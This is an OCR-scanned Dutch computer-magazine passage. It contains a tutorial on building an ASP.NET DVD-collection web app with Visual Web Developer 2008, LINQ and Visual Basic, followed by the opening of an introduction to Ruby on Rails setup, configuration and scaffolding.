
Ook na online publiceren van de resultaten kun je verdere ontwikkelingen eerst lokaal uitproberen. Die moet je bij het publiceren dan wel apart naar de server van de webhoster uploaden, omdat de beschreven manier met een SQL-dump alleen werkt bij een verhuizing naar een nieuw, kaal systeem. Een al in gebruik zijnde productieserver kan erdoor beschadigd raken. (nkr)

Jonas Westphal

Ontwikkelingshulp

Webapplicaties programmeren en ontwerpen met Visual Web Developer

Visual Web Developer Express Edition 2008 is weliswaar een hele mond vol, maar de naam staat dan ook voor een complete en gratis ontwikkelomgeving van Microsoft voor het webframework ASP.NET. En hij is ook nog eens prima geschikt voor nieuwelingen in de wereld van webprogrammeren. Als voorbeeld maken we een kleine databasetoepassing voor het overzichtelijk beheren van je muziek-dvd's.



De gratis Visual Web Developer heeft vergeleken met zijn voorganger een hoop extra's. Zo kun je als website-ontwikkelaar CSS-classes en elementen via WYSIWYG toevoegen. Microsofts Ajax-bibliotheek en de nieuwe databasetaal LINQ van het .NET-framework – eveneens een nieuw onderdeel van het webontwikkelpakket – zijn erg handig bij het asynchroon nadenken van online gegevens of bij database-requests.

Scripts die gebruikmaken van de Ajax-implementatie van Microsoft zelf, profiteren van de automatische codeaanvulling IntelliSense. Ook de ingebouwde debugger kan nu met JavaScript en Ajax omgaan. Net als bij de versie 2005 gelden voor deze freeware lekker ruime licentieverwaarden. Zo mogen de websites die je met Visual Web Developer ontwikkelt, ook commercieel gebruikt worden.

Het toegenomen aantal functies van de Web Developer heeft wel een klein nadeel: je moet minstens zo'n 2 GB aan vrije ruimte op je schijf hebben om de ontwikkelomgeving,

MSDN-bibliotheek en SQL-Server te kunnen herbergen. Daarbij komen dan ook nog je eigen bestanden.

Ook wat betreft geheugen- en processor-capaciteit moet je niet te krap zitten. Theoretisch heeft het pakket genoeg aan 192 MB RAM en een 1,5GHz-cpu, maar echt lekker loopt het allemaal pas met een processor van 2 GHz of meer en 1 GB werkgeheugen. Vooral Vista-gebruikers moeten ruim in hun resources zitten.

Studio-inrichting

Bij de standaardinstellingen van de installatiewizard moet je hooguit even stilstaan bij de extra's: de MSDN-bibliotheek is ook te vervangen door een snelle internetverbinding en niet elke webapplicatie heeft een database op een eigen SQL Server nodig. Voor ons voorbeeldproject is een SQL Server een vereiste, maar die kun je ook via het netwerk benaderen en mag dus op een andere pc/server draaien.

De lay-out van de ontwikkelomgeving is sinds de vorige versie niet echt veranderd en zet een klein beeldscherm behoorlijk vol. Aan de linkerkant staat de toolbox met kant-en-klare stuuerelementen, in het midden de werkplek om je websites te ontwerpen en code te schrijven en rechts zie je de Solution Explorer, de Database Explorer en het Properties-venster. Als je het datatype wijzigt of van de ontwikkel- naar de debug-modus switcht, passen de menu's en de vensters zich automatisch aan. De vensters zijn te verplaatsen en tegen de rand te plakken, maar je kunt ze ook samenvoegen als tabs. De menu's en sneltoetsen kun je vrij instellen.

Met Shift+Alt+N of via het File-menu maak je een nieuwe website aan. Daarna moet je de naam en het type website opgeven, de programmeertaal (Visual Basic of C#) kiezen en aangeven waar de nieuwe site moet worden opgeslagen. Vooral over de programmeertaal moet je even goed nadenken. Je kunt met Visual Web Developer namelijk niet switchen tussen talen binnen een website.

Dvd-kast


We zullen aan de hand van een kleine databasetoepassing laten zien wat de IDE allemaal kan. We maken een digitale dvd-kast, waarin we onze muziek-dvd's plaatsen en de metadata en afbeeldingen automatisch van Amazon laten komen.

Voor dit project kiezen we eerst voor een 'Empty Web Site', de programmeertaal Visual Basic en het lokale bestandssysteem als opslaglocatie, in ons geval 'dvdkast'. Het projecttype 'ASP.NET Web Site' maakt in tegenstelling tot 'Empty Web Site' al enkele bestanden en mappen aan, maar die hebben we nu niet nodig.

De eerste stap van lege website naar een complete applicatie gaat via een aantal instellingen voor de website in XML-formaat. In Visual Web Developer zit al standaard een sjabloon voor een dergelijke 'Web Configuration File' die je met 'File / New File...' (Ctrl+N) aan je website toevoegt. In de meeste gevallen hoeft je aan het bestand web.config zelf niets te veranderen: Visual Web Developer neemt automatisch alle belangrijke instellingen over. Dit bestand kun je dan ook onveranderd sluiten.

Vervolgens gaan we een sjabloon voor de toepassing maken. De IDE heeft ook voor deze zogeheten Master Page een kant-en-klaar voorbeeld dat je alleen via 'New File' aan je project kunt toevoegen. Je hoeft alleen de bestandsnaam te veranderen in basic.master; de andere instellingen staan standaard goed. Als programmeertaal is Visual Basic ingesteld. Door het vinkje voor 'Place code in separate file' slaat de ontwikkelomgeving de programmacode en de webpagina in twee aparte bestanden op. Zo wordt voorkomen dat er spaghetti-code geprogrammeerd wordt die weliswaar snel geschreven, maar moeilijk te onderhouden is.

De lege sjabloonpagina die dan gemaakt wordt, kun je bekijken in de Design-, Source-



Een nieuw geïnstalleerde Visual Web Developer. Rechts komen in de Solution en Database Explorer de projectresources te staan.

of Split-weergave. Er zitten twee ContentPlaceHolders in; dat zijn de gebieden die later door de feitelijke webpagina's vrij te bewerken zijn. Afgezien van deze ASP.NET-uitbreidingen bestaat die pagina uit normale, standaard XHTML – alleen de eerste regel verwijst naar CodeFile basic.master.vb. De Solution Explorer verbergt het bestand met de Visual Basic-code namelijk onder basic.master.

In de browser van de gebruiker zie je zowel de CodeFile-regel als de placeholders niet. In het eerste geval geeft de combinatie van vishaken en procenttekens (<% ... %>) aan de webserver door dat deze regel door de server verwerkt moet worden en het re-


sultaat naar de client moet worden doorgestuurd. Bij de placeholder-tags zorgt het attribuut runat="server" daarvoor. Met het id-attribuut kun je de objecten in de code makkelijker bereiken. Zo kun je de eerste placeholder met de ID head in Visual Basic direct benaderen met Me.head.

Voordat we aan de eerste echte pagina beginnen, moet je de tweede placeholder in de HTML-body een andere naam geven; ContentPlaceholder1 moet maincontent worden en deze wijziging moet je uiteraard ook opslaan. De eerste pagina krijgt de naam 'Default.aspx' en die maak je door bij 'New File' voor het datatype 'Web Form' te kiezen. Als er een vinkje staat bij 'Select master page', laat Visual Web Developer je kiezen welke masterpage je wilt gebruiken. Je hoeft dan alleen nog basic.master te bevestigen.


Testrun

Als je dan op F5 drukt, start de interne test-webserver van Visual Web Developer. De vraag of het debuggen geactiveerd moet worden, kun je beter bevestigen, want dan wordt het een stuk makkelijker om fouten op te sporen. De applicatie slaat die instelling in Web.config op en breidt het element <compilation> uit met het attribuut <debug="true">. Als je de webapplicatie later gaat publiceren moet je dat – om veiligheidsredenen en voor de performance – weer verwijderen. Daarna roept de browser de lege pagina default.aspx van de testserver op.

Web Developer bevindt zich nu in de debugmodus. Met Shift+F5 ga je weer terug naar de normale modus. Het Outputvenster onderaan het hoofdvenster toont de assemblies die tijdens het debuggen gela-



Met de twee ASP-placeholders in het paginasjabloon kan de content worden ingebed.



In Visual Web Developer voeg je nieuwe elementen het makkelijkst toe met een selectievenster – of dat nu voor de configuratie, sjablonen, stylesheet of een databasekoppeling is.

den worden en helpt je later bij het zoeken van fouten. In eerste instantie heb je die niet nodig.

Je kunt je website het makkelijkst wat meer leven geven in de ontwerpweergave van basic.master. Dan kun je bijvoorbeeld stuelelementen uit de toolbox met drag & drop toevoegen of er stylesheets aan hangen.

Om te beginnen typ je de tekst 'Digitale dvd-kast' in en kies je uit het opmaakmenu boven de editor voor het type 'Heading 1'. De elementen zijn met het kleine etiketje links boven de elementen te verschuiven. De titel moet je boven de lege ContentPlaceHolder maincontent zetten. Met enkele CSS-commando's kun je de pagina nog wat opfleuren.

Database

Een databasekoppeling maak je net zo makkelijk op een vergelijkbare manier met 'New File', waar je 'SQL Server database' kiest. We raden je dringend aan om de vraag of Visual Web Developer de database in de map 'App_data' moet zetten ook met 'Ja' te beantwoorden. De standaard beveiligingsinstellingen van ASP.NET zorgen ervoor dat de bestanden die daar zijn opgeslagen niet met een browser van buitenaf toegankelijk zijn.

Als de database is geconfigureerd, gaat de Database Explorer open. Via het snelmenu van 'Tables' in Database.mdf maak je een nieuwe tabel aan. In het hoofdvenster verschijnt een tabelleneditor die er voor Access-gebruikers meteen bekend uit zal zien. De tabel moet in ieder geval de velden title (als nchar(256)), bought (datetime), year (smallint) en de primaire sleutel id (smallint) bevatten. Sla dit op met de tabelnaam 'dvd'. Als je geen zin hebt om die tabel met de hand te maken, kun je via de softlink ook een al enigszins gevulde kant-en-klare database downloaden.

Om objectgeoriënteerd met de data te werken, hebben we de juiste Visual Basic-code nodig. Dankzij LINQ hoef je die gelukkig niet zelf te schrijven. Een nieuw bestand 'LINQ to SQL Classes' dat op voorstel van het programma zelf in de map App_Code wordt opgeslagen, neemt je die taak uit handen. Dan hoef je alleen nog de tabel 'dvd' uit de Database Explorer naar de linker kant van je ontwerp te slepen. De programmaklassen worden dan automatisch aangemaakt.

Voordat deze tabel in de browser te zien is, moeten er nog wat gegevens worden toegevoegd. In de database onder de softlink zijn al wat dvd's toegevoegd, maar je kunt ze via 'Show Table Data' in het snelmenu van de dvd-tabel onder de Database Explorer ook

zelf toevoegen. Dan heb je een eerste versie van de dvd-kast klaar. Met F5 geef je het startschot voor de website. Met een klik op de kolomtitels worden de gegevens op de gekozen kolom gesorteerd, met de pijltjes onderaan de pagina's loop je makkelijk door je verzameling dvd's heen.

Huisvlijt


Dan is het tijd de gegevens te laten zien. Maak in de Solution Explorer met een rechtsklik de map 'controls' aan en maak in die map ook weer met een rechtsklik een 'Web User Control'-element aan met de naam dvdcollection.aspx. Als je dubbelklikt op het bestand dvdcollection.aspx.vb, gaat dat open in de Source-weergave. De brontekst ziet er ongeveer zo uit:

```
Partial Class controls_dvdcollection
    Inherits System.Web.UI.UserControl
End Class
```

Daarbij is controls_dvdcollection de klassenaam van het nieuwe stuelelement. De Inherits-regel erft de methode, de events en eigenschappen van de klasse UserControl uit de namespace System.Web.UI. Deze laatste kun je in de Class View zien onder 'References'. Het .NET-framework neemt je daarmee veel codewerk uit handen voor bijvoorbeeld de communicatie via HTTP, het sessiebeheer en de cookies.

Het dvdcollection-stuelelement haalt de gegevens uit de database en kan gegevens wijzigen. Met de klassen dvd en DataClassesDataContext die door LINQ beschikbaar worden gesteld, moet dat geen probleem zijn (zie listing).

De klasse controls_dvdcollection definieert de twee variabelen _dvs en _dataContext en twee property's. Door het kenmerk Private in regel 3 zijn beide variabelen alleen binnen deze



De uiteindelijke webapplicatie laat de dvd's in een eenvoudig overzicht zien.


```

1 Partial Class controls_dvdcollection
2 Inherits System.Web.UI.UserControl
3 Private _dvds As dvd(), _dataContext As DataClassesDataContext
4 Public Property dvds() As dvd()
5 Get
6 Return _dvds
7 End Get
8 Set(ByVal value As dvd())
9 _dvds = value
10 End Set
11 End Property
12 Public Property dataContext() As DataClassesDataContext
13 Get
14 Return _dataContext
15 End Get
16 Set(ByVal value As DataClassesDataContext)
17 _dataContext = value
18 End Set
19 End Property
20 End Class

```

klasse beschikbaar. De dubbele haken () na As dvd hebben niets te maken met een functieaanroep, maar maken een array, dus een verzameling van meerdere dvd-objecten.

De twee property's dvds en dataContext zijn ook door andere klassen en objecten in .NET (Public) te gebruiken. Get levert hier de waarde van de twee private variabelen terug, Set daarentegen zet de property op de waarde value. Met As in het Set-commando zorg je ervoor dat het datatype klopt. Verkeerde object- en datatypen zijn immers een belangrijke bron van fouten in routines. Het .NET-framework biedt hiervoor hulp met een grote verzameling van de meest uiteenlopende objecten en datatypen. Via een boomstructuur in de Object Browser (Ctrl+Alt+J) kun je die doorzoeken.

Een tegelijk

Een tweede Web User Control-element in de map controls (genaamd singledvd.ascx) houdt zich bezig met de weergave van een enkele dvd. Daarvoor heb je de volgende HTML-/ASP.NET-uitbreiding nodig in de Source-weergave van singledvd.ascx:

```

<li>
  <strong id="title" runat="server" />
  <asp:Literal ID="infos" runat="server" />
</li>

```

Het stuulement Literal laat alleen tekst zien. De klasse in het bijbehorende .vb-bestand bevat net als controls_dvdcollection twee nieuwe property's dvd en dataContext. De broncode is bijna hetzelfde, alleen het array dvds() is nu een enkele variabele dvd:

```

Private _dvd As dvd, ...
Public Property dvd() As dvd

```

Nu is er nog code nodig die de database op de juiste manier voor deze twee controls doorzoekt. In het -element moet de dvd-titel komen te staan; het verschijningsjaar is extra informatie. De applicatie heeft deze gegevens meteen nodig als de gebruiker de pagina laadt.

Boven de code zit een selectieveld wat waarschijnlijk de waarde (General) heeft en waarmee je bij het actuele object (controls_sin-

gledvd) diens '(Page Events)' selecteert. Als je in het rechter selectieveld een keer op 'Load' klikt, krijg je de juiste broncode voor de bijbehorende event-handling in de vorm van de nog lege methode Page_Load. Hier worden de title-control en het Literal-stuurelement infos met waarden gevuld:

```

Protected Sub Page_Load(...) Handles Me.Load
  Me.title.InnerText = dvd.title
  Me.infos.Text = String.Format("{0}", dvd.year)
End Sub

```

Daarbij is Me niet per se noodzakelijk – alle attributen die daar zijn opgeslagen, zijn ook direct te benaderen:

```
title.InnerText = dvd.title
```

Hiermee is het werk aan het controls_singledvd-object klaar. Maar voordat dat gebruikt wordt, moet de toepassing het object voor elke dvd apart laden. Hiervoor moeten we dvdcollection.ascx eerst van het bestaan van singledvd op de hoogte brengen:

```
<%@ Reference Control="~/controls/singledvd.ascx" %>
```

Dan moet het dvdcollection-object bij het laden van elke dvd het singledvd-stuurelement aanroepen:

```

Protected Sub Page_Load(...) Handles Me.Load
  If dvds IsNot Nothing Then
    Dim dvdList As New HtmlControls.Html
    GenericControl("ul"), singleDVD As controls_singledvd
    For Each dvd As dvd In dvds
      singleDvd = Page.LoadControl("~/controls/
                                                                    singledvd.ascx")
      singleDvd.dvd = dvd
      singleDvd.dataContext = dataContext
      dvdList.Controls.Add(singleDvd)
    Next
    Me.Controls.Add(dvdList)
  End If
End Sub

```

Als het dvds-array bestaat, maakt de for-loop voor elke dvd een nieuw singleDvd-stuurelement, kent daar de eigen datacontext aan toe en voegt het element toe aan de lijst dvdList.Controls. Die lijst vormt uiteindelijk de inhoud van de feitelijke dvdcollection.

De automatisch aangemaakte objecten zijn met eenvoudige Get- en Set-methodes uit te lezen en te wijzigen.

Om het dvds-array te laden, zijn er nog drie kleine aanpassingen nodig aan de website. In de Design-weergave van default.aspx sleep je het dvdcollection-stuurelement uit de Solution Explorer naar de pagina. De echte databasequery loopt via LINQ. Daarom moet default.aspx.vb meteen in het begin diens namespace importeren:

```
Imports System.Linq
```

De request zelf gebeurt op de gebruikelijke manier bij het laden van de pagina:

```

Protected Sub Page_Load(...) Handles Me.Load
  Dim dataContext As New DataClassesDataContext
  dvdcollection1.dataContext = dataContext
  Dim dvds = From dvd In dataContext.dvds Order 7
    By dvd.title Ascending Select dvd
  dvdcollection1.dvds = dvds.ToArray()
End Sub

```

Bij het laden vraagt deze LINQ-code die veel van SQL wegheeft, de database om de gegevens en wordt het resultaat als array van dvd-objecten doorgegeven aan het stuurelement dvdcollection1. De dataContext zorgt tegelijk voor de databaseverbinding. Met F5 kun je het resultaat dan in de browser bekijken.

Knutselproject

Het voorbeeldproject heeft genoeg aanknopingspunten om zelf aan de slag te gaan. Zo kun je met een stuurelement DetailsView de afzonderlijke titels bewerken of nieuwe toevoegen. Met een simpele tekstbox en een LINQ-request met een Where kun je ook een zoekfunctie maken. Ons voorbeeldproject breidt de eigen dvd-collectie uit met productdetails van Amazons webserie, waardoor we bijvoorbeeld ook de cover en publicatiejaar en andere informatie van de betreffende dvd kunnen laten zien. Verder kan de ingebouwde zoekfunctie gebruikt worden om het gehele online databestand op trefwoorden te doorzoeken. Als je je vrienden van je nieuwste muziekaanwinsten op de hoogte wilt stellen, kun je ook een RSS-feed maken. Daar heb je niet meer voor nodig dan een Web Form en een query op de aankoopdatum.

Het opensource project ASP.NET AJAX Control Toolkit biedt nog meer mogelijkheden, zoals het automatisch aanvullen van de zoektermen. Met een tweede databasetabel zou je een uitleenfunctie voor vrienden kunnen maken. Zij kunnen zich dan aanmelden aan de hand van een gebruikersnaam en wachtwoord via de Login-control. De gebruikersrollen zijn met de ASP.NET Configuration in het menu Website in te stellen. Tenslotte zou je zelfs met een webcam en een Flash-control aan de client-zijde of met een OCR-pakket en een eigen webservice een barcodeherkenning kunnen maken. Leef je uit! (nkr)



Thomas Baustert, Ralf Wirdemann

Hogesnelheidstrein

Webontwikkeling met Ruby on Rails

Toen het framework Ruby on Rails in 2004 verscheen, begon er een nieuw tijdperk voor de programmeurs van databasegeoriënteerde webapplicaties. Credo's als "convention over configuration" en "don't repeat yourself" werden op slag ook aanbevelingen in frameworks voor andere programmeertalen, en zijn nog steeds van grote invloed. In deze introductie tot Rails bouwen we als voorbeeld een nieuwsforum.

Als snel na de eerste release van Ruby on Rails (www.rubyonrails.org, kortweg 'Rails') werd het door David Heinemeier Hansson geschreven framework overspoeld door belangstelling. Door de populaire screencasts op de site ontstond er zelfs een ware hype, die achteraf terecht mag worden genoemd. Tegenwoordig is Rails bekend als de techniek achter grote websites als Twitter en Scribd. Rails baseert zich op de objectgeoriënteerde scripttaal Ruby en dwingt je een schone architectuur te gebruiken, terwijl er ook aan allerlei praktische problemen van ontwikkelaars gedacht is.

Rails scheidt de programmalogica, de bewerkingen op de database en de grafische vormgeving van elkaar door voor die drie delen subframeworks aan te bieden. Deze gescheiden benadering zorgt voor minder

afhankelijkheden binnen je code en maakt het makkelijker om taken te verdelen over ontwikkelaars, webdesigners en database-experts. Het sleutelwoord hierbij is het Model-View-Controller-model (MVC), een architectuurpatroon dat in het algemeen garant staat voor een goed applicatieontwerp.

Reisplanner

Als een webbrowser een request stuurt naar de webserver, wordt die vraag als eerste doorgestuurd naar de dispatcher, die de taakverdeling in Rails coördineert. Uit de opgevraagde url herkent de dispatcher welk script er nodig is voor het afwerken van die taak. Dat script wordt een controller genoemd. Je hoeft als programmeur dus alleen maar je controllers te vernoemen naar een gewenst url-deel.

In Rails is elke controller gebaseerd op het framework ActionController. Hiermee voer je taken uit zoals het genereren, bewerken of lezen van de modellen in de database. Deze modellen zijn weer gebaseerd op het ActiveRecord-framework, dat bijvoorbeeld de verbinding met de database regelt. Als je dat prettig vindt, kan het model ook de gebruikersinvoer controleren en fouten melden.

Een controller kan het request doorsturen/verder leiden naar een andere controller of zelf het antwoord leveren. Het antwoord van de controller bestaat meestal uit een HTML-view, die door ActionView uit HTML-sjablonen wordt gegenereerd. Als de client niet om een pagina maar om een webservice vraagt, kan de controller ook een XML-document terugsturen. Controller en modellen kunnen met het framework ActionMailer zelfs e-mails versturen.

Spoorbaan aanleggen

Vooropgesteld dat je een browser en een editor in huis hebt, heb je voor het bouwen van een Rails-toepassing niets anders nodig dan de programmeertaal Ruby, het Rails-frame-

work en een database. Als lokale ontwikkelomgeving onder Windows is InstantRails aan te raden. Na installatie kun je de Ruby-interpreter op de Opdrachtprompt als volgt aanroepen:

```
ruby -v
```

De eerste stap bij het ontwikkelen van een Rails-toepassing is het genereren van een applicatiegeraamte met het commando rails, dat een vaste directorystructuur aanmaakt. Met InstantRails voer je het volgende commando in de directory rails_apps uit:

```
rails newspanel
```

Als database-engine gebruikt Rails standaard SQLite, dat zijn data beheert in db/development.sqlite3. Omdat we in ons voorbeeld MySQL willen gebruiken, moet je de configuratie in config/database.yml aanpassen:

```
development:
  adapter: mysql
  database: newspanel_development
  host: localhost
  username: root
  password:
  encoding: utf8

test:
  adapter: mysql
  database: newspanel_test
  host: localhost
  username: root
  password:
  encoding: utf8
```

Met het volgende rake-commando (Ruby's variant op make) in de newspanel-directory genereer je vervolgens de databases:

```
rake db:create:all
```

Rails-projecten gebruiken in principe al drie databases. Terwijl je je toepassing ontwik-

kelt en uittest in je browser, gebruik je de ontwikkeldatabase. Zo gauw je echter automatische unit-tests gaat uitvoeren, halen deze hun data uit de testdatabase. En uiteindelijk zul je in een productieomgeving je applicatie instellen op de productiedatabase. Het is vrij simpel om nog een andere omgeving, bijvoorbeeld een preview, toe te voegen. Na deze stappen ben je klaar met het voorbereiden en configureren van de applicatie.

Om je Ruby-webapplicaties te kunnen draaien, heb je de webserver Mongrel nodig, die vrijwel altijd (en zeker in productieomgevingen) in combinatie met een echte webserver als Apache wordt gebruikt. Heb je Mongrel nog niet geïnstalleerd, dan kun je je applicatie ook benaderen via de in Ruby geschreven HTTP-server WEBrick, die bij Rails wordt meegeleverd. Die start je als volgt:

```
ruby script/server
```

Deze webserver is standaard ingesteld op poort 3000. Als je in je browser de url http://localhost:3000 invoert, komt de welkomstpagina van Rails tevoorschijn.

Modelbaan

Modellen zijn persistente business objects, die hun gegevens in een databasetabel opslaan. Het verband tussen een model en een tabel wordt in Rails puur door hun naam geregeld, zodat je deze meestal niet handmatig hoeft te configureren. De regel is dat een tabelnaam (bijvoorbeeld messages) de klein geschreven Engelse meervoudsvorm is van de bijhorende modelklasse (hier dus Message). Afwijkingen op de regel zijn mogelijk, maar dat moet je dan extra instellen.

Je kunt de modellen het makkelijkst aanmaken via scaffolding, wat betekent dat je het applicatiegeraamte volledig genereert.

Als parameters geef je aan de scaffolding-generator de naam van het model en diens attributen mee, bijvoorbeeld zo:

```
ruby script/generate scaffold message title:string
description:text
```

title en description zijn twee datavelden, achter de dubbele punt staat hun respectievelijke datatype. Met deze gegevens genereert het script een aantal bestanden: het datamodel, de MessagesController en de views die bewerkt worden via de browser.

Verder heeft de generator een zogenaamd migratiescript aangemaakt waarmee je de datatabel messages kunt genereren. Dit script staat in de directory db/migrate, heet bijvoorbeeld 20090902130356_create_messages.rb en bevat alle attributen van de generatieraanroep. Deze databaseonafhankelijke Ruby-scripts kunnen tabellen genereren, veranderen of wissen en je kunt er eventueel snel een eerder gebakupte toestand van de data mee herstellen. De volgende aanroep van rake (Ruby's variant op make) draait het migratiescript:

```
rake db:migrate
```

